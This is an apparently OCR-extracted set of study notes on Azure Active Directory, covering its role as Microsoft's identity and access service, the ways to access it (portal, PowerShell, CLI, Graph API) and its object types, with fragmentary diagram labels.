
Azure Cloud Services



3.3 Azure Active Directory

- Azure Active Directory (Azure AD) is Microsoft's enterprise cloud-based identity and access management (IAM) solution.

- Azure AD is the backbone of the Office 365 system, and it can sync with on-premise Active Directory and provide authentication to other cloud-based systems via OAuth.


Cloud applications
Windows Server
Active Directory
Azure AD
Connect
Azure Active
Directory
Office 365
box
Public cloud
Docusign
Salesforce
External identities
Ping
Identity
ca
okta
On-premises
Applications

Authentication Methods with Azure AD -

A. Portal

   https://aad.portal.azure.com

A. PowerShell

   - Azure-AD Module
   - Msol Module

A. CLI


   - Az Module

A. API

   - Microsoft Graph API [graph.microsoft.com]

Azure AD Objects -


- Each azure ad object has an unique id associated with it, called object id.
- Each aad object has its own property.
- List of aad objects -
  - Users
  - Groups
  - Devices
  - Applications


AAD Objects
User
Group
Device
Application
Member
Guest
Security
(Permission Assignment)
Dynamic
(Email Distribution)
AAD joined
(Corporate owned)
Hybrid
(AAD+AD)
Registered
(BYOD)
Enterprise Application
App Registration
(Some tenant for App configuration)
Microsoft App
Custom App
Merged identify
(First & third party multi tenant App)

